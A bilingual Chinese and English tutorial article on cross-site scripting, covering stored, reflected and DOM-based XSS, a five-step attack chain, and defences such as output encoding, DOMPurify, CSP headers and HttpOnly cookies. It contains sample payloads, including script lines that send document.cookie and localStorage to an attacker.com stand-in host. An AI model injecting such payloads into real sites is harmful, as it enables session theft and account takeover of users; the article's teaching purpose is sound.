
什么是XSS?跨站脚本攻击与防护
Security

什么是XSS?跨站脚本攻击与防护

XSS(跨站脚本)是OWASP A03:2021漏洞,允许攻击者向网页注入恶意脚本,窃取Cookie、劫持账户或重定向用户。了解3种XSS类型、示例载荷,以及使用CSP和HTML编码的防护方法。

系列文章: Bảo mật
  1. 1 什么是恶意软件?分类、特征及预防方法
  2. 2 什么是DDoS?识别迹象、应对方法与有效防御指南
  3. 3 什么是网络钓鱼?识别与防范在线欺诈
  4. 4 什么是DNS Sinkhole?DNS Sinkhole技术的应用与使用方法
  5. 5 什么是OAuth 2.0?授权访问与谷歌登录原理
  6. 6 什么是木马病毒?关于Trojan恶意软件的基本知识
  7. 7 Zero Trust 是什么?'永不信任,始终验证'安全模型
  8. 8 VPN是什么?虚拟专用网络与WireGuard、OpenVPN协议
  9. 9 MFA 是什么?多因素认证与 2FA 对比详解
  10. 10 什么是防火墙?在网络安全中的角色和功能
  11. 11 什么是SQL注入?数据库攻击与防护
  12. 12 什么是XSS?跨站脚本攻击与防护
✦ 快速摘要
XSS(跨站脚本)是OWASP A03:2021漏洞,允许攻击者向网页注入恶意脚本,窃取Cookie、劫持账户或重定向用户。了解3种XSS类型、示例载荷,以及使用CSP和HTML编码的防护方法。
这篇文章怎么样?

XSS——跨站脚本——是最常见、最危险的Web漏洞之一,被列入OWASP Top 10 A03:2021(注入类)。与直接攻击数据库的SQL注入不同,XSS的目标是网站的用户:攻击者将恶意脚本注入页面内容,脚本在受害者的浏览器中运行,可以窃取Cookie、劫持账户或代替用户执行操作。

什么是XSS?OWASP A03:2021

**跨站脚本(XSS)**是一种漏洞,当Web应用程序接受用户提供的数据并将其包含在网页中,而没有进行适当的验证或编码时就会发生。结果是,另一个用户的浏览器会执行攻击者注入的脚本,认为它是网页的合法部分。

"跨站"这个名称来源于最初的机制:脚本在受害网站的域(例如bank.com)上运行,而不是在攻击者的域上运行。这使脚本能够绕过同源策略,因为它被视为属于bank.com。浏览器信任并以该域的完整权限执行脚本——包括读取Cookie、localStorage,以及向API发送请求。

与SQL注入的区别:

XSS SQL注入
攻击用户 攻击数据库
脚本在受害者浏览器中运行 查询在数据库服务器上运行
影响:会话窃取、重定向、网络钓鱼 影响:数据泄露、删表、绕过登录
防护:HTML编码、CSP 防护:参数化查询、输入验证

两者都属于OWASP A03:2021的注入类别——都源于未能正确处理不可信的输入数据。

3种XSS类型

存储型XSS(持久型XSS)

这是最危险的类型。恶意脚本被存储在服务器的数据库中(评论、个人资料名称、帖子),并提供给所有查看该内容的用户。

HTML
1<!-- Attacker posts a comment: -->
2<script>document.location='https://attacker.com/steal?c='+document.cookie</script>
3<!-- Every user who views the article gets redirected and their cookie is sent to the attacker -->

为什么危险? 攻击者只需操作一次——之后所有查看该页面的用户都成为受害者。影响范围可以非常广:一条评论可能影响数千名用户。

反射型XSS(非持久型XSS)

脚本嵌入在URL请求中,被服务器"反射"回响应中,而不存储在数据库中。只有受害者点击恶意链接时才会受到影响。

https://example.com/search?q=<script>alert(document.cookie)</script>
<!-- Server returns: "You searched for: <script>..." — script runs in victim's browser -->

攻击者通常通过电子邮件或消息(网络钓鱼)分发链接。用户点击→请求发送到服务器→服务器在响应中返回脚本→浏览器执行脚本。

DOM型XSS

与存储型和反射型XSS不同,DOM型XSS完全发生在客户端——恶意脚本从不到达服务器。漏洞存在于客户端JavaScript中,它从不可信来源(URL片段、document.referrerlocalStorage)读取数据并直接写入DOM。

JavaScript
1// VULNERABLE — reads hash fragment directly into the DOM
2document.getElementById('output').innerHTML = location.hash.slice(1);
3// Attacker: https://example.com/#<img src=x onerror=alert(1)>

片段(#...)不会发送到服务器,因此服务器端验证无法检测到它。这就是为什么DOM型XSS比常规扫描工具更难检测的原因。


理解完整的攻击链有助于正确评估XSS的严重性:

第1步——注入脚本: 攻击者找到未经清理的输入字段(评论框、个人资料名称、URL参数)并注入载荷:

JavaScript
 1<script>
 2  fetch('https://attacker.com/steal', {
 3    method: 'POST',
 4    body: JSON.stringify({
 5      cookie: document.cookie,
 6      url: window.location.href,
 7      localStorage: JSON.stringify(localStorage)
 8    })
 9  });
10</script>

第2步——受害者触发: 普通用户访问包含注入脚本的页面。浏览器认为这是页面的合法脚本并立即执行它。

第3步——Cookie窃取: document.cookie返回该域的所有Cookie(HttpOnly的除外)。脚本通过fetch()将Cookie发送到攻击者的服务器。这个请求看起来像正常请求——难以与合法流量区分。

第4步——会话劫持: 攻击者收到会话Cookie。他们在自己的浏览器中设置该Cookie并以受害者身份访问应用程序。服务器看不出区别——会话令牌是有效的。

第5步——账户接管: 有了会话访问权限,攻击者可以更改电子邮件、更改密码、转账或提升权限——取决于受害者账户的权限。

整个过程在几秒钟内发生,完全自动化,受害者注意不到任何异常。

防护代码

防护XSS需要多层防御:输出编码、HTML清理和内容安全策略。

JavaScript
 1// 1. HTML encoding — escape before rendering into HTML
 2function escapeHTML(str) {
 3  return str
 4    .replace(/&/g, '&amp;')
 5    .replace(/</g, '&lt;')
 6    .replace(/>/g, '&gt;')
 7    .replace(/"/g, '&quot;')
 8    .replace(/'/g, '&#x27;');
 9}
10
11// 2. DOMPurify — when you need to render HTML (rich text editor)
12import DOMPurify from 'dompurify';
13const clean = DOMPurify.sanitize(userHtml, { ALLOWED_TAGS: ['b', 'i', 'a', 'p'] });
14element.innerHTML = clean;
15
16// 3. React — safe by default, dangerous opt-in
17// SAFE:
18const SafeComponent = ({ userInput }) => <div>{userInput}</div>;
19// UNSAFE — sanitize first:
20const UnsafeComponent = ({ userHtml }) => (
21  <div dangerouslySetInnerHTML={{ __html: DOMPurify.sanitize(userHtml) }} />
22);
nginx
1# 4. CSP Header (Nginx)
2add_header Content-Security-Policy "
3  default-src 'self';
4  script-src 'self';
5  style-src 'self' 'unsafe-inline';
6  img-src 'self' data: https:;
7  connect-src 'self';
8  frame-ancestors 'none';
9";

CSP指令说明:

  • default-src 'self' — 默认只允许来自同源的资源
  • script-src 'self' — 只允许同域脚本,阻止内联脚本和外部脚本
  • frame-ancestors 'none' — 阻止点击劫持(替代X-Frame-Options: DENY

当CSP配置严格时,即使攻击者注入了脚本,浏览器也会拒绝执行,因为脚本不是来自允许的来源。
Cookie标志是重要的附加防御层,即使XSS发生也能最小化损害:

Set-Cookie: session=abc123; HttpOnly; Secure; SameSite=Strict; Path=/

HttpOnly — Cookie无法通过JavaScript读取(document.cookie对此Cookie返回空字符串)。注入脚本的攻击者仍然无法获取会话Cookie。这是防止通过XSS窃取Cookie最重要的防御措施。

Secure — Cookie只通过HTTPS发送。防止在未加密网络上的嗅探以及浏览器与服务器之间的中间人攻击。

SameSite=Strict — Cookie只在请求来自同一网站时发送。阻止CSRF攻击,并降低某些XSS + CSRF组合的有效性。SameSite=Lax(现代默认值)允许顶级导航但阻止跨站子请求。

注意: HttpOnly不是完美的解决方案。攻击者仍然可以使用XSS代替用户发送请求,而无需读取Cookie(例如:调用转账API)。需要结合CSRF令牌和SameSite Cookie才能提供全面保护。

框架如何防护XSS

现代框架通过"默认安全"机制集成了XSS防护:

React — JSX自动转义所有表达式:<div>{userInput}</div>完全安全,因为React将<转换为&lt;。危险的退出API是dangerouslySetInnerHTML——名称故意设计为警示开发者。

Vue — 模板语法{{ userInput }}自动转义。退出API是v-html指令:<div v-html="userInput">——如果userInput包含用户提供的HTML则不安全。

Angular — 模板插值{{ userInput }}自动转义。退出API是DomSanitizer中的bypassSecurityTrustHtml()——必须显式调用才能绕过清理。

通用规则: 任何名称中包含"dangerous"、"unsafe"或"trust"的API都是XSS防护的退出方式。在将HTML传递给这些API之前,始终用DOMPurify进行清理:

JavaScript
1// Correct for all frameworks
2const safeHtml = DOMPurify.sanitize(untrustedHtml, {
3  ALLOWED_TAGS: ['b', 'i', 'em', 'strong', 'a', 'p', 'br'],
4  ALLOWED_ATTR: ['href', 'title', 'target']
5});

OWASP XSS防护备忘单

OWASP根据将数据插入HTML的上下文定义了XSS防护规则:

规则#1 — HTML正文: 在将不可信数据插入HTML正文之前,始终进行HTML编码。最低编码要求:&<>"'/。框架渲染自动完成此操作。

规则#2 — HTML属性: 插入HTML属性时,使用属性编码。示例:<input value="[USER_DATA]">——编码所有特殊字符,不仅仅是<>。最佳实践是始终使用带引号的属性。

规则#3 — 永远不要将不可信数据插入: 脚本块(<script>[DATA]</script>)、事件处理程序(<button onclick="[DATA]">)、CSS(<style>[DATA]</style>)或URL属性(<a href="[DATA]">)。这些是需要特殊处理的危险上下文——仅HTML编码是不够的。

完整参考请查阅OWASP XSS防护备忘单——Web安全的标准参考资料。

什么是SQL注入?数据库攻击详解

什么是网络钓鱼?识别与防护

什么是SSL?

XSS — Cross-Site Scripting — is one of the most common and dangerous web vulnerabilities, ranked in OWASP Top 10 A03:2021 (Injection). Unlike SQL Injection, which attacks the database directly, XSS targets the users of a website: the attacker injects malicious scripts into page content, those scripts run in the victim's browser, and can steal cookies, hijack accounts, or perform actions on behalf of the user.

What is XSS? OWASP A03:2021

Cross-Site Scripting (XSS) is a vulnerability that occurs when a web application accepts user-supplied data and includes it in a web page without proper validation or encoding. As a result, another user's browser executes the script the attacker injected, believing it to be a legitimate part of the website.

The name "Cross-Site" originated from the initial mechanism: the script runs on the victim website's domain (e.g., bank.com), not the attacker's domain. This allows the script to bypass the Same-Origin Policy because it is treated as belonging to bank.com. The browser trusts and executes the script with full permissions of that domain — including reading cookies, localStorage, and making requests to APIs.

Difference from SQL Injection:

XSS SQL Injection
Attacks users Attacks the database
Script runs in victim's browser Query runs on the database server
Impact: session theft, redirect, phishing Impact: data leakage, table deletion, login bypass
Prevention: HTML encoding, CSP Prevention: Prepared statements, input validation

Both fall under the Injection category in OWASP A03:2021 — both stem from failing to properly handle untrusted input data.

3 Types of XSS

Stored XSS (Persistent XSS)

This is the most dangerous type. The malicious script is stored in the server's database (comments, profile names, posts) and is served to all users who view that content.

HTML
1<!-- Attacker posts a comment: -->
2<script>document.location='https://attacker.com/steal?c='+document.cookie</script>
3<!-- Every user who views the article gets redirected and their cookie is sent to the attacker -->

Why is it dangerous? The attacker only needs to act once — every user who views the page afterward becomes a victim. The scope can be very broad: thousands of users affected by a single comment.

Reflected XSS (Non-Persistent XSS)

The script is embedded in a URL request and is "reflected" back in the server response without being stored in the database. It only affects users who click on the malicious link.

https://example.com/search?q=<script>alert(document.cookie)</script>
<!-- Server returns: "You searched for: <script>..." — script runs in victim's browser -->

Attackers typically distribute the link via email or messages (phishing). User clicks → request sent to server → server returns script in response → browser executes it.

DOM-based XSS

Unlike Stored and Reflected XSS, DOM-based XSS occurs entirely on the client side — the malicious script never reaches the server. The vulnerability lies in client-side JavaScript that reads data from an untrusted source (URL fragment, document.referrer, localStorage) and writes it directly to the DOM.

JavaScript
1// VULNERABLE — reads hash fragment directly into the DOM
2document.getElementById('output').innerHTML = location.hash.slice(1);
3// Attacker: https://example.com/#<img src=x onerror=alert(1)>

The fragment (#...) is not sent to the server, so server-side validation cannot detect it. This is why DOM-based XSS is harder to detect with conventional scanning tools.

Understanding the full attack chain helps you properly assess the severity of XSS:

Step 1 — Inject script: The attacker finds an input field that is not sanitized (comment box, profile name, URL parameter) and injects a payload:

JavaScript
 1<script>
 2  fetch('https://attacker.com/steal', {
 3    method: 'POST',
 4    body: JSON.stringify({
 5      cookie: document.cookie,
 6      url: window.location.href,
 7      localStorage: JSON.stringify(localStorage)
 8    })
 9  });
10</script>

Step 2 — Victim triggers it: A regular user visits the page containing the injected script. The browser believes this is a legitimate script belonging to the page and executes it immediately.

Step 3 — Cookie theft: document.cookie returns all cookies for the domain (except HttpOnly ones). The script sends the cookies to the attacker's server via fetch(). This request looks like a normal request — hard to distinguish from legitimate traffic.

Step 4 — Session hijacking: The attacker receives the session cookie. They set that cookie in their browser and access the application as the victim. The server sees no difference — the session token is valid.

Step 5 — Account takeover: With session access, the attacker can change email, change password, transfer funds, or escalate privileges — depending on the victim account's permissions.

This entire chain happens in seconds, fully automated, and the victim notices nothing unusual.

Prevention Code

Preventing XSS requires multiple layers: output encoding, HTML sanitization, and Content Security Policy.

JavaScript
 1// 1. HTML encoding — escape before rendering into HTML
 2function escapeHTML(str) {
 3  return str
 4    .replace(/&/g, '&amp;')
 5    .replace(/</g, '&lt;')
 6    .replace(/>/g, '&gt;')
 7    .replace(/"/g, '&quot;')
 8    .replace(/'/g, '&#x27;');
 9}
10
11// 2. DOMPurify — when you need to render HTML (rich text editor)
12import DOMPurify from 'dompurify';
13const clean = DOMPurify.sanitize(userHtml, { ALLOWED_TAGS: ['b', 'i', 'a', 'p'] });
14element.innerHTML = clean;
15
16// 3. React — safe by default, dangerous opt-in
17// SAFE:
18const SafeComponent = ({ userInput }) => <div>{userInput}</div>;
19// UNSAFE — sanitize first:
20const UnsafeComponent = ({ userHtml }) => (
21  <div dangerouslySetInnerHTML={{ __html: DOMPurify.sanitize(userHtml) }} />
22);
nginx
1# 4. CSP Header (Nginx)
2add_header Content-Security-Policy "
3  default-src 'self';
4  script-src 'self';
5  style-src 'self' 'unsafe-inline';
6  img-src 'self' data: https:;
7  connect-src 'self';
8  frame-ancestors 'none';
9";

Explaining CSP directives:

  • default-src 'self' — by default, only allow resources from the same origin
  • script-src 'self' — only scripts from the same domain, blocks inline and external scripts
  • frame-ancestors 'none' — blocks clickjacking (replaces X-Frame-Options: DENY)

When CSP is configured strictly, even if an attacker injects a script, the browser will refuse to execute it because the script does not come from an allowed source.

Cookie flags are an important additional defense layer, minimizing damage even when XSS occurs:

Set-Cookie: session=abc123; HttpOnly; Secure; SameSite=Strict; Path=/

HttpOnly — The cookie cannot be read by JavaScript (document.cookie returns an empty string for this cookie). An attacker who injects a script still cannot retrieve the session cookie. This is the most important defense against cookie theft via XSS.

Secure — The cookie is only sent over HTTPS. Prevents sniffing on unencrypted networks and man-in-the-middle attacks between browser and server.

SameSite=Strict — The cookie is only sent when the request originates from the same site. Blocks CSRF attacks and reduces the effectiveness of some XSS + CSRF combos. SameSite=Lax (the modern default) allows top-level navigation but blocks cross-site subrequests.

Note: HttpOnly is not a perfect solution. Attackers can still use XSS to make requests on behalf of the user without reading the cookie (e.g., calling a money transfer API). You need to combine CSRF tokens and SameSite cookies for comprehensive protection.

How Frameworks Protect Against XSS

Modern frameworks integrate XSS protection through a "safe by default" mechanism:

React — JSX automatically escapes all expressions: <div>{userInput}</div> is completely safe because React converts < to &lt;. The dangerous opt-out API is dangerouslySetInnerHTML — named intentionally to warn developers.

Vue — Template syntax {{ userInput }} escapes automatically. The opt-out API is the v-html directive: <div v-html="userInput"> — not safe if userInput contains user-supplied HTML.

Angular — Template interpolation {{ userInput }} escapes automatically. The opt-out API is bypassSecurityTrustHtml() in DomSanitizer — must be called explicitly to bypass sanitization.

General rule: Any API with "dangerous", "unsafe", or "trust" in its name is an opt-out from XSS protection. Always sanitize with DOMPurify before passing HTML to these APIs:

JavaScript
1// Correct for all frameworks
2const safeHtml = DOMPurify.sanitize(untrustedHtml, {
3  ALLOWED_TAGS: ['b', 'i', 'em', 'strong', 'a', 'p', 'br'],
4  ALLOWED_ATTR: ['href', 'title', 'target']
5});

OWASP XSS Prevention Cheat Sheet

OWASP defines XSS prevention rules according to the context in which data is inserted into HTML:

Rule #1 — HTML Body: Always HTML encode before inserting untrusted data into the HTML body. Minimum encoding: &, <, >, ", ', /. Framework rendering does this automatically.

Rule #2 — HTML Attributes: When inserting into HTML attributes, use attribute encoding. Example: <input value="[USER_DATA]"> — encode all special characters, not just < and >. Best practice is to always use quoted attributes.

Rule #3 — Never insert untrusted data into: script blocks (<script>[DATA]</script>), event handlers (<button onclick="[DATA]">), CSS (<style>[DATA]</style>), or URL attributes (<a href="[DATA]">). These are dangerous contexts requiring special handling — HTML encoding alone is not sufficient.

See the full reference at OWASP XSS Prevention Cheat Sheet — the standard reference for web security.


What is SQL Injection? Database Attacks Explained

What is Phishing? Recognize and Prevent Scams

What is SSL?